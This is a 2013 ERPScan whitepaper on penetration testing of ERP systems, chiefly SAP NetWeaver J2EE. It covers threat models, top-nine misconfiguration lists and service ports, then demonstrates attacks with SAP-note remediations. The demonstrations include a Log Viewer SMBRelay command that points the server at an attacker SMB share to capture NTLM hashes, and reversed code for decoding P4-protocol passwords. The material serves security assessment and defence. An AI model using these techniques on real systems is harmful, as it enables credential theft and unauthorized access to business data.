ERPScan

Security Monitoring Suite

PRACTICAL PENTESTING OF ERP SYSTEMS AND BUSINESS APPLICATIONS

VERSION 1.0

10.07.2013

Authors:

Alexander Polyakov

Alexey Tyurin

With help of:

Dmitry Chastukhin

Dmitry Evdokimov

Evgeny Neyolov

Contents

Important notes

The partnership agreement and relationship between ERPScan and SAP prevents us from publishing the detailed information about vulnerabilities before SAP releases a patch. This whitepaper will only include the details of those vulnerabilities that we have the rights to publish as of the release date. However additional examples of exploitation that prove the existence of the vulnerabilities can be seen in conference demos as well as at http://erpscan.com [1].

Research was conducted by ERPScan as part of contribution to the EBASS (OWASP-EAS) non-profit organization, which is focused on Enterprise Business Application Systems Security awareness.

This document or any part of it cannot be reproduced in whole or in part without prior written permission of ERPScan. SAP AG is neither the author nor the publisher of this publication and is not responsible for its content. ERPScan is not responsible for any damage that can be incurred by attempting to test the vulnerabilities described here. This publication contains references to SAP AG products. SAP NetWeaver and other SAP products and services mentioned herein are trademarks or registered trademarks of SAP AG in Germany.

Intro

ERP system is the heart of any large company; it enables all the critical business processes, from procurement, payment and transport to human resources management, product management and financial planning. All data stored in ERP systems is of great importance and any illegal access can mean enormous losses, potentially leading to termination of business processes. In 2006 through 2010, according to the Association of Certified Fraud Examiners (ACFE), losses to internal fraud constituted 7 % of yearly revenue on average [3]. This is why we decided to increase awareness in this area.

The wide-spread myth that ERP security is limited to SOD matrix has been dispelled lately and seems more like an ancient legend now. Within the last 5 years, security experts have spoken a great deal about various attacks on business applications from SAP. Interest in the topic has been growing exponentially: in 2006, there was 1 report [5] on SAP at the technical conferences dedicated to hacking and security, whereas in 2012 there were more than 30 of them already. A variety of hack tools has been released that prove the possibility of SAP attacks [6], [7], [8].

Unfortunately, there is still very little information about the security of other business applications from Oracle and Microsoft. It leads to the false evaluation of the situation: in reality, those systems are not less and sometimes even more vulnerable to attacks, and the processes of patching vulnerabilities of those systems in some companies are not as good as they should be.

This paper is aimed to give professional security consultants and penetration testers more insight on practical security assessment of those systems, and we hope it can be a first step on raising awareness in this area. Sure, that’s only the introduction to this topic and it is nearly impossible to describe just one system in a small whitepaper, but here we have 3 systems.

3 years have passed since our first public research on this area, which was presented at BlackHat DC [9], and we are ready to give you more insight on this previously uncovered area, show new attacks, guidelines and best practices for security assessment of business applications in general and in particular.

Threat

Just imagine: if you lose your mobile access or your company's mobile system will be broken, you can still work like you did a few years ago. But if something is wrong with ERP or it is attacked by cybercriminals, you will need to deal with all your financial stuff manually and it will paralyze your business, driving you 30 years back.

All that is needed for an attacker to cause serious damage to a company is to gain access to the corporate business application infrastructure, specifically systems such as ERP, Customer Relationship Management (CRM), and Supplier Relationship Management (SRM). If an attacker seeks to collect critical financial, personnel, or other sensitive data, these are the systems where it is stored. These systems are also often trusted and connected to other secure systems such as banking client workstations as well as SCADA systems.

These days, the majority of companies have strong security policies and patch management for standard networks and operating systems, but these defenses rarely exist or are in place for ERP-type systems. An attacker can bypass all of the company's investments in security by attacking the ERP system.

We will show examples of various business applications, their known and previously unknown vulnerabilities and attack methods that can be used to gain unauthorized access to critical business data. These attack methods can also be useful in penetration tests against ERP systems.

Introduction to Business Applications

Business software is generally any program that helps business to increase efficiency or measure their performance [3]. The term covers a large variety of applications within the business environment, and can be categorized by using a small/medium/large matrix:

- The small business market generally consists of home accounting software and office suites such as Microsoft Office and OpenOffice.Org;
- The medium size has a broader range of software applications, ranging from accounting, groupware, customer relationship management (CRM), human resources software (HRM), outsourcing relationship management or other efficiency enhancing applications;
- The last segment covers enterprise software applications, such as those in the field of enterprise resource planning (ERP), enterprise content management (ECM), business process management (BPM) and product lifecycle management (PLM). These applications often come with modules that either add native functions or incorporate the functionality of third-party software programs.

Our talk will be focused on the Enterprise segment and ERP, as one of the most critical and popular systems. To other systems, the same approach applies with little difference.

The Problem

The main problem is that ERP systems are highly critical to business, they suffer from the same problems as SCADA and other esoteric fields, and the security community has put little focus on the area thinking only about Segregation of Duties [4], so there have been few improvements in its security posture.

Why Business Applications Are Critical

All business processes are generally contained in ERP systems. Any information an attacker, be it a cybercriminal, industrial spy or competitor, might want is stored in the company's ERP. This information can include financial, customer or public relations, intellectual property, personally identifiable information and more. Industrial espionage, sabotage and fraud or insider embezzlement may be very effective if targeted at the victim's ERP system and cause significant damage to the business.

Espionage

The most critical data likely to be targeted by espionage and its storage places (SAP modules) are:

- Financial Data, Financial Planning (FI)
- HR data, Personal, Contact Details (HR)
- Customer Lists
- Corporate Secrets (PLM)
- Supplier Tenders (SRM)
- Customer Lists (CRM)

Cyber criminals need only to gain access to one of the described systems to successfully steal critical information.

Sabotage

All business processes involved in ERP applications are very critical. A devastating denial of service attack is able to stop or disable the ERP or another business-critical system. On the other hand, there is a more critical system in some companies: Supervisory Control and Data Acquisition (SCADA). It is generally understood that the SCADA systems are secured by network segmentation (air gap) from corporate systems. However, in some cases business processes require connections between SCADA and ERP. This situation is common because the data which is used in SCADA systems must in reality also be available automatically to the ERP system for a variety of business reasons. So if an attacker can gain access to the ERP system, they may be enabled to also gain access to the connected SCADA. Examples will follow later in this paper.

Fraud

There are various possible scenarios for fraud activities in ERP implementations. It depends on the automation level of the ERP system. In some cases, an attacker may attempt to create and approve fake payments, create fake client and transfer money there, and many other things. In other ERP configurations, the attacker can only generate a payment request which is later sent to the shared server and then people manually take payment orders and input them into banking software. This scheme also can be hacked but there are lower chances and more places where fraud can be investigated.

Why these systems have problems with security

It is a well-known fact that any software has vulnerabilities, but Enterprise Business Applications have certain peculiarities that can make them more severely vulnerable than other systems:

- Customizable: ERP systems cannot be installed out of the box. They have a lot of (up to 50%) custom code and business logic. In a sense, ERP is actually not software but rather frameworks for creating software.

- Complex: ERP systems are huge complex programs that contain different database systems, application servers, frontend software, can be installed on different OSs and much more. It is commonly said that complexity kills security.

- Risky: patches or configuration changes must be well understood and tested before implementation and often require the acceptance of some level of risk. Very few ERP administrations can accept this risk, and it is easier to avoid modifying such an expensive production system.

- Unknown: ERP systems are not widely familiar to the public, and very few people conduct research in this area. Because operating systems or web browsers are popular areas of research tested by many people, they become more secure over time.

These four problem areas do not encompass all the problems of ERP, but just the main causes. Recently, attackers and security researchers have begun to pay closer attention to these systems, raising the threat against them [1], [2]. More and more ERP systems are connected to the Internet [6], so unless developers and administrators start thinking about security right now, they are likely to suffer great compromises in near future.

EASSEC (Previously OWASP-EAS)

The Enterprise Business Application Systems Security project EASSEC (eas-sec.org)previously known as OWASP Enterprise Application Security Project (OWASP-EAS) exists to provide guidance to people involved in the procurement, design, implementation or sign-off of large scale (i.e. 'Enterprise') applications.

The purpose of the project

The purpose of this project is to aware people about enterprise application security problems and create guidelines and tools for enterprise application security assessment. This document will describe different areas of secure implementation of Enterprise Business Applications and ERP systems. Here, we will mainly focus on security architecture and configuration threats.

The purpose of this document is to increase awareness of the administrators of Business Application Systems and help them to start self-assessment of their systems and find the most critical violations.

Enterprise Business Applications are very large systems that consist of different components such as database server, front-end, web server, application server etc. Also, those systems rely on different hardware and software that can have their own vulnerabilities. Each of the described layers may have its own vulnerabilities and misconfigurations that can give an attacker full access to business data even if other layers are completely secured.

All the data was collected and categorized during our big practice of assessing the security of popular Business Applications such as SAP NetWeaver ABAP and J2EE, Oracle E-Business Suite, Oracle PeopleSoft, JD Edwards and other less known or custom applications.

Overall security of Enterprise Business Application consists of different layers, including:

- Network architecture security
- OS security
- Database security
- Application security
- Front-end security

In this document, we will briefly go through the top 9 violations on every layer.

Network Implementation issues (EASSEC-NI-9-2013)

Here is the list of Top 9 **N**etwork **I**mplementation issues found during security assessments of Enterprise Business Applications. We categorize them by 3 main parameters: access that an attacker needs to exploit the issue, criticality of exploitation and ease of exploitation. Based on those parameters and the popularity of the problems, we have updated our old list, and now it contains 9 main areas:

1. Insecurely configured Internet facing applications

2. Vulnerable or default configuration of routers

3. Lack of proper network filtration between EA and Corporate network

4. Lack or vulnerable encryption between corporate net and EA Network

5. Lack of frontend access filtration

6. Lack of encryption inside EA Network

7. Lack of separation between Test, Dev, and Prod systems

8. Insecure wireless communications

9. Lack or misconfigured network monitoring

OS Implementation issues (EASSEC-OI-9-2013)

Here is the list of Top 9 Operation Systems Implementation issues found during security assessments of Enterprise Business Applications. We categorize them by 3 main parameters: access that an attacker needs to exploit the issue, criticality of exploitation and ease of exploitation. Based on those parameters and popularity of the problems, we have updated our old list, and now it contains 9 main areas:

1. Missing 3rd party software patches

2. Missing OS patches

3. Universal OS passwords

4. Unnecessary enabled services

5. Lack of password lockout/complexity checks

6. Unencrypted remote access

7. Insecure trust relations

8. Insecure internal access control

9. Lacking or misconfigured logging

Database Implementation issues (EASSEC-DI-9-2013)

Here is the list of top 10 Database Implementation issues found during security assessments of Enterprise Business Applications. We categorize them by 3 main parameters: access that an attacker needs to exploit the issue, criticality of exploitation and ease of exploitation. Based on those parameters and popularity of the problems, we have updated our old list, and now it contains 9 main areas.

1. Default passwords for DB access

2. Lack of DB patch management

3. Remotely enabled additional interfaces

4. Insecure trust relations

5. Unencrypted sensitive data transport

6. Lack of password lockout and complexity checks

7. Extensive user and group privileges

8. Unnecessary enabled DB features

9. Lacking or misconfigured audit

Application Implementation issues (EASSEC-AI-9-2013)

Here is the list of Top 9 Application Issues found during security assessments of Enterprise Business Applications. We categorize them by 3 main parameters access that an attacker needs to exploit the issue, criticality of exploitation and ease of exploitation. Based on those parameters and popularity of the problems, we have updated our old list, and now it contains 9 main areas. This is the main checklist for analyzing business application security because it covers the application layer and the others mostly cover the areas which are already secured in most of the companies.

	Minimal Access	Criticality	Ease of exploitation
Lack of patch management	Anonymous	High	Critical
Default passwords	Anonymous	High	Critical
Unnecessary enabled functionality	Anonymous	High	High
Remotely enabled administrative services	Anonymous	High	Medium
Insecure configuration	Anonymous	Medium	Medium

Unencrypted communications	Anonymous	Medium	Medium
Internal access control and SOD	User	High	Medium
Insecure trust relations	User	High	High
Monitoring of security events	Administrator	High	Medium

Frontend Implementation issues (EASSEC-FI-9-2013)

Here is the list of Top 9 Frontend Implementation issues found during security assessments of client workstations. We categorize them by 3 main parameters: access that an attacker needs to exploit the issue, criticality of exploitation and ease of exploitation. Based on those parameters and popularity of the problems, we have updated our old list, and now it contains 9 main areas:

1. Vulnerable frontend applications

2. Insecure software distribution service

3. Insecure browser options

4. Lack of server trust check

5. Lack of encryption

6. Password stored in configuration

7. Sensitive information storage

8. Insecure configuration

9. Lack of AV software

ERP Penetration Testing approach

As it has been said before, there are many problems existing in different areas of ERP systems. Security problems exist in Implementation and Development processes, but the main difference is in the approach to how you conduct the security assessment of those applications.

Approach Differences

This section discusses penetration testing and security assessment of business applications. There are some major differences in testing business applications versus testing typical corporate environments. Here are the main differences:

- **A deep knowledge of a system assessed is required to even begin**

It is extremely difficult to understand all the features and business processes of every ERP system because it is changed from company to company. It can be much harder than typical penetration tests due to the huge amount of overall technical information and very little security-related information the tester needs to have mastery of. The tester needs to understand business system processes and look at every vulnerability risk while taking into consideration real business risks.

- **ERP systems are critical and great care must be taken not to cause outages to avoid the high costs of downtime**

Proof of Concept exploits are too dangerous to use, for example. Memory vulnerabilities need a lot of testing and are risky, too. Bruteforcing a password for the system with account lockouts after a certain number of unsuccessful logon attempts can have serious impacts such as: locking out individuals engaged in closing a monthly financial period; causing the company to undergo significant monetary losses; and damaging the relationship between the client and the tester.

- **Gaining OS level shell access is not the goal of ERP penetration testing**

The goal is to access critical DATA and to identify the impact on business process. ERP penetration testing customers expect to see business risks explained in reporting rather than OS level vulnerabilities. Gaining access to CFO’s ERP account and showing how to create unauthorized money transfers demonstrates more risk.

A better approach is needed, one which concentrates more on the architecture, business logic and configuration problems rather than program vulnerabilities. Here is a table describing the approaches:

Program vulnerabilities:		**Architecture flaws:**	
-	Can be patched quickly	+	Harder to patch and harder to re-design (old design had been in production for 10 years)
-	Need to write & test numerous payloads	+	One vulnerability – one exploit
-	After gaining OS shell you still need to access data	+	Direct access to application and API (mostly)
+	Easier to find	-	Harder to find (deeper knowledge of the system required)

Architecture Flaws

There are different types of architecture flaws and business logic vulnerabilities that can be discovered in business applications and easily exploited during penetration tests. Here the typical workflow of an attack against ERP systems:

- **Information disclosure**: collect all possible information about system using public methods. Google hacking techniques can be used too and will be shown later.
- **Authentication bypass:** the next step of the attacker after information collection is getting access to the system. Access can be gained through the use of different authentication bypass vulnerabilities which will be shown later. This is often provided by non-privileged access.
- **Improper Access Control:** after limited access to the system is gained, the attacker will need to escalate privileges. The easiest method is to find access control bypasses. This area is mostly covered by Segregation of Duties.
- **Undocumented Functionality**: another method for rights escalation is to find undocumented functionality. ERPs are very big and have many functions created for debug purposes or left over from old versions, and these functions can sometimes also be used to escalate privileges.
- **Dangerous Functionality:** this is a little bit different from the previous one. Dangerous functionality can be known to administrators but improperly restricted or secured with default passwords. In some cases, dangerous functionality can affect the database or OS options and may not be known to ERP security professionals.
- **Insecure Trust Relations:** these vulnerabilities can be used for post exploitation. It is very common to get access to one ERP installation and then escalate privileges to another one if they have insecure trust relations such as running under the same domain user, database links or application trusts.

ERPScan Pentesting tool presentation

ERPScan's SAP Pentesting Tool is NOT the demo or part of the professional product called ERPScan Security Monitoring Suite. It is just a number of Perl scripts for penetration testers. If you want to test the professional product, please use the form at our website.

Overview

ERPScan's SAP Pentesting Tool is a freeware tool that is intended for penetration testers and security officers for vulnerability assessment of SAP systems using Black Box testing methods. It means that you do not need to know any information about the target system or have a legal account in it. All the information will be collected by SAP Pentesting tool.

Version 1.0 will be released after the BlackHat conference and will contain modules for SAP and PeopleSoft.

Using ERPScan's SAP Pentesting Tool, you can:

- Obtain information using an information disclosure vulnerability;
- Exploit potential vulnerabilities;
- Collect business critical data for reporting.


Pentesting SAP NetWeaver JAVA

There have been a couple of posts about the penetration testing of SAP NetWeaver ABAP application server. In this section, we will not talk about them and focus on SAP NetWeaver J2EE instead: an application server which is less discussed but very critical to malicious attacks as well.

SAP NetWeaver application server is the core of almost all SAP applications. It consists of two big parts that are called J2EE engine and ABAP engine. Traditionally, all software that was created to automate business processes like ERP, PLM, CRM, SRM and other is based on old and strong technology (ABAP). Many of the new applications that are mainly used to integrate, collaborate and control business systems are based on J2EE engine. For example SAP Portal is based on J2EE engine and used for integrating different business systems and accessing them from one place. It means that by getting unauthorized access to SAP Portal, you can get total control over all business critical systems of the company including development systems (stealing corporate systems) or access to SCADA systems (if one of the company's Portal engine was linked to SCADA). Another example is SAP Solution Manager system, which is used to manage all SAP systems that are installed in the company. By getting access to Solution Manager, which is like the domain controller for SAP systems, you can get access to all the other SAP systems in the company that are linked to Solution Manager. So attacking the software used for connecting and integrating other systems which store critical data and run critical processes can be more interesting for attackers then the systems themselves.

SAP NetWeaver JAVA platform architecture

With SAP Web Application Server 6.20, SAP provides a J2EE-compliant Java application server: SAP J2EE Engine. J2EE engine consists of different parts shown in the picture.



For an attacker, the main areas of interest are the Web Dispatcher port that can be accessed from the Internet and the P4 port which can be accessed locally, but there are also some other ports and services which are not listed in this document. More information about the architecture can be found in SAP documentation. As we are talking about security, we are interested in some basic architecture areas that have to be understood to go further and talk about vulnerabilities and attacks. Because all architecture aspects are very complex, I will try to focus only on the main security-relevant areas and only on that information which will help to understand the found vulnerabilities and maybe find other attack vectors because there are still many uncovered areas waiting for researchers.

Remote control

Remote control can be done using different tools and protocols. There are 3 main tools for managing J2EE Engine:

Visual Admin – old and powerful administration engine which was deleted in version 7.2. With VA, you can log into an SAP Web AS Java instance and manage all things from user management to configuration options and advanced options for every application. It also has an analogue called Configtool, which can work only locally.

NWA – NetWeaver Administrator. Web-based administration of J2EE Engine. Divided into different areas like /useradmin (user administration), /nwa (config administration) and others.

J2EE Telnet – Telnet service that can be used to perform some administration tasks for SAP Web AS Java with Telnet protocol.

User Management

There are different methods for managing users in SAP NetWeaver J2EE remotely.

WEB UME – user management engine. Using UME, you can manage all user data through web interface. You need to have access to http://server:port/useradmin and the admin role.

Visual Admin – using Visual Admin, you can manage all user data thought P4 protocol.

SPML – Service Provisioning Markup Language (SPML) standard: a new unified interface for managing UME. It was done for easily integrating UME with different IM solutions. SPML can be reached at http://server:port/spml/spmlservice

Encryption

There are many different remote interfaces that can be used for data transmitting. Some of them use SSL for securing transmitted data.

Remote ports

By default, SAP installs different services with J2EE engine. Most of them listen to TCP ports and provide various functions. Encryption on all ports and protocols is disabled, and my experience of doing penetration tests for different companies shows that the default configuration is very popular. Almost all of those protocols don't have any security measures included in them, so by intercepting traffic you can get access to almost all data in plain text. More is described in the hacking section of this whitepaper. The full list of ports is here:

Service	**Port number**	**Default port**	**Port range**
HTTP	5NN00	50000	50000-59900
HTTPS	5NN01	50001	50001-59901
IIOP Initial context	5NN02	50002	50002-59902
IIOP over SSL	5NN03	50003	50003-59903
P4	5NN04	50004	50004-59904
P4 over HTTP	5NN05	50005	50005-59905
P4 over SSL	5NN06	50006	50006-59906
IIOP	5NN07	50007	50007-59907

Telnet	5NN08	50008	50008-59908
LogViewer control	5NN09	50009	50009-59909
JMS	5NN10	50010	50010-59910

What is SAP NetWeaver J2EE from attacker's perspective? In reality, it is dozen of open ports and hundreds of applications which are installed on the application server by default (SAP applications) or developed by the company.

SAP NetWeaver web server

Application server SAP NetWeaver is the storage of Java applications. It is similar to any other application server like Apache Tomcat, BEA WebLogic, IBM WebSphere or Oracle Appserver. It is distributed with more than 500 different preinstalled applications (in version 6.4) and with about 1200 applications (in version 7.2, more than 1200), and all of them are enabled by default. Lots of them have different vulnerabilities or critical functionality that can be exploited anonymously.

Visual Admin

If we are inside the company, we have more ways to attack. In the default installation of J2EE Engine, many ports are open for remote access. From the attacker's point of view, the most interesting thing here is Visual Admin which is used by Visual Admin application and P4 protocol. As for the Visual Administrator, it has its own protocol called P4 which is also used by other tools like Integration Builder. This protocol transmits passwords encrypted, but you will see that this is not encryption, to be honest. To connect to administrative interfaces and get full access, you need to know the password of administrator. By default in standalone J2EE installations, the administrator is called Administrator, and when you install J2EE+ABAP, the administrative user is called J2EE_ADMIN. There are no default passwords for J2EE users, so the easiest way to get unauthorized access is to sniff authentication.


J2EE Telnet

This service is using to provide additional administrative functionality of J2EE Engine. J2EE telnet transmit authentication in clear text so the easiest way to break into it is to sniff password.

Demonstration of attacks by ERPScan Pentesting tool

Information disclosure

Here is an example of information disclosure in the SLD application. You can get information about the release and SP version by calling /rep/build_Info.jsp.



Software Build information of DM0 - REPOSITORY

Name of property	Value of property
make.rel	NW04S_06_REL
SP-Number	06
jdk.version	1.3
latest.change	10491
sync.time	2006-03-04 20:19
build.date	2006-03-04 20:19

DEMO

How to secure

- Install SAP notes 1503856,1548548, 581525,1503856,1740130, 948851,1619539,1545883
- Update to the latest SAP notes every month
- Disable unnecessary applications

CTC webservice auth bypass

This type of vulnerability is not as well-known as others but it can be used for various attacks. You can read more about it here [15]. We found that SAP NetWeaver J2EE Engine was vulnerable to verb tampering like other J2EE application servers. Verb tampering vulnerability can be used for a number of different attacks such as WAF bypass and many others, but here I will show how to bypass declarative authorization of SAP NetWeaver J2EE engine using Verb Tampering.

DEMO

How to secure

- Install SAP notes 1503579, 1616259, 1589525, 1624450
- Scan applications using ERPScan WEB.XML check tool or manually
- Secure WEB.XML by deleting all <http-method>

- Disable applications that are not necessary

Log Viewer attacks

Log Viewer is a special service which can be manually enabled on SAP System. If a Log Viewer standalone is installed on SAP server, an attacker can try to remotely register a log file by console command register_log.bat, and no authentication is needed. This option can be used for an SMBRelay attack.

First of all, the attacker must create a fake SMB server (in our example, server 172.16.0.101) to sniff NTLM credentials using Metasploit or ScoopLm. Then the attacker must try to register log file using this command (port address can be 50109 or 5465 or any custom):

register_log.bat 172.16.0.222 5465 ASCIILog \\172.16.0.101\aaaaaaaaaaaaaaa.txt

After that, the attacker can get the NTLM hashes of the Windows account from which the SAP server is running from the fake SMB server.

DEMO


How to secure

- Install SAP note 1685106
- Scan applications using ERPScan WEB.XML check tool or manually
- Secure WEB.XML by deleting all <http-method>
- Disable applications that are not necessary

P4 password decryption

Password encryption with secret key is used and the key was found in the source code. A tool was created which can decode passwords transmitted in network packets.

But what type of encryption is used?



```
00000684  00 00 00 00 00 00 01 2a  00 00 00 01 00 08 00 73 .......* .......s
00000694  65 63 75 72 69 74 79 1c  00 1c 00 00 00 00 00 00 ecurity. ........
000006A4  00 00 4a 00 32 00 45 00  45 00 5f 00 47 00 55 00 ..J.2.E. E._.G.U.
000006B4  45 00 53 00 54 ac ed 00  05 73 72 00 4a 63 6f 6d E.S.T... .sr.Jcom
000006C4  2e 73 61 70 2e 65 6e 67  69 6e 65 2e 73 65 72 76 .sap.eng ine.serv
000006D4  69 63 65 73 2e 73 65 63  75 72 69 74 79 2e 72 65 ices.sec urity.re
000006E4  6d 6f 74 65 2e 6c 6f 67  69 6e 2e 53 65 72 69 61 mote.log in.Seria
000006F4  6c 69 7a 61 62 6c 65 50  61 73 73 77 6f 72 64 43 lizableP asswordC
00000704  61 6c 6c 62 61 63 6b 84  c8 13 98 e5 15 c3 9f 02 allback. ........
00000714  00 03 5a 00 08 69 73 45  63 68 6f 4f 6e 5b 00 08 ..Z..isE choOn[..
00000724  70 61 73 73 77 6f 72 64  74 00 02 5b 43 4c 00 06 password t..[CL..
00000734  70 72 6f 6d 70 74 74 00  12 4c 6a 61 76 61 2f 6c promptt. .Ljava/l
00000744  61 6e 67 2f 53 74 72 69  6e 67 3b 78 70 01 75 72 ang/Stri ng;xp.ur
00000754  00 02 5b 43 b0 26 66 b0  e2 5d 84 ac 02 00 00 78 ..[C.&f. .]....x
00000764  70 00 00 00 09 aa c8 aa  a4 aa c5 aa a6 aa cd aa p....... ........
00000774  a5 aa c4 aa b0 ff e5 74  00 0a 50 61 73 73 77 6f .......t ..Passwo
00000784  72 64 3a 20                                      rd: 
```

Entire conversation (15696 bytes)

After a number of requests with different passwords, analysis showed that password encryption with a secret key was used. Also, the length of encrypted password depends on password length, and the value of encrypted symbols depends on previous symbols. After collecting a response database for different passwords, the algorithm was reversed. It looks like a variation of Base64-like encoding with simple:

```
/* 87 */ char mask = 43690;
/* 88 */ char check = 21845;
/* 89 */ char[] result = new char[data.length + 1];
/* */
/* 91 */ for (int i = 0; i < data.length; ++i) {
/* 92 */ mask = (char)(mask ^ data[i]);
/* 93 */ result[i] = mask;
/* */ }
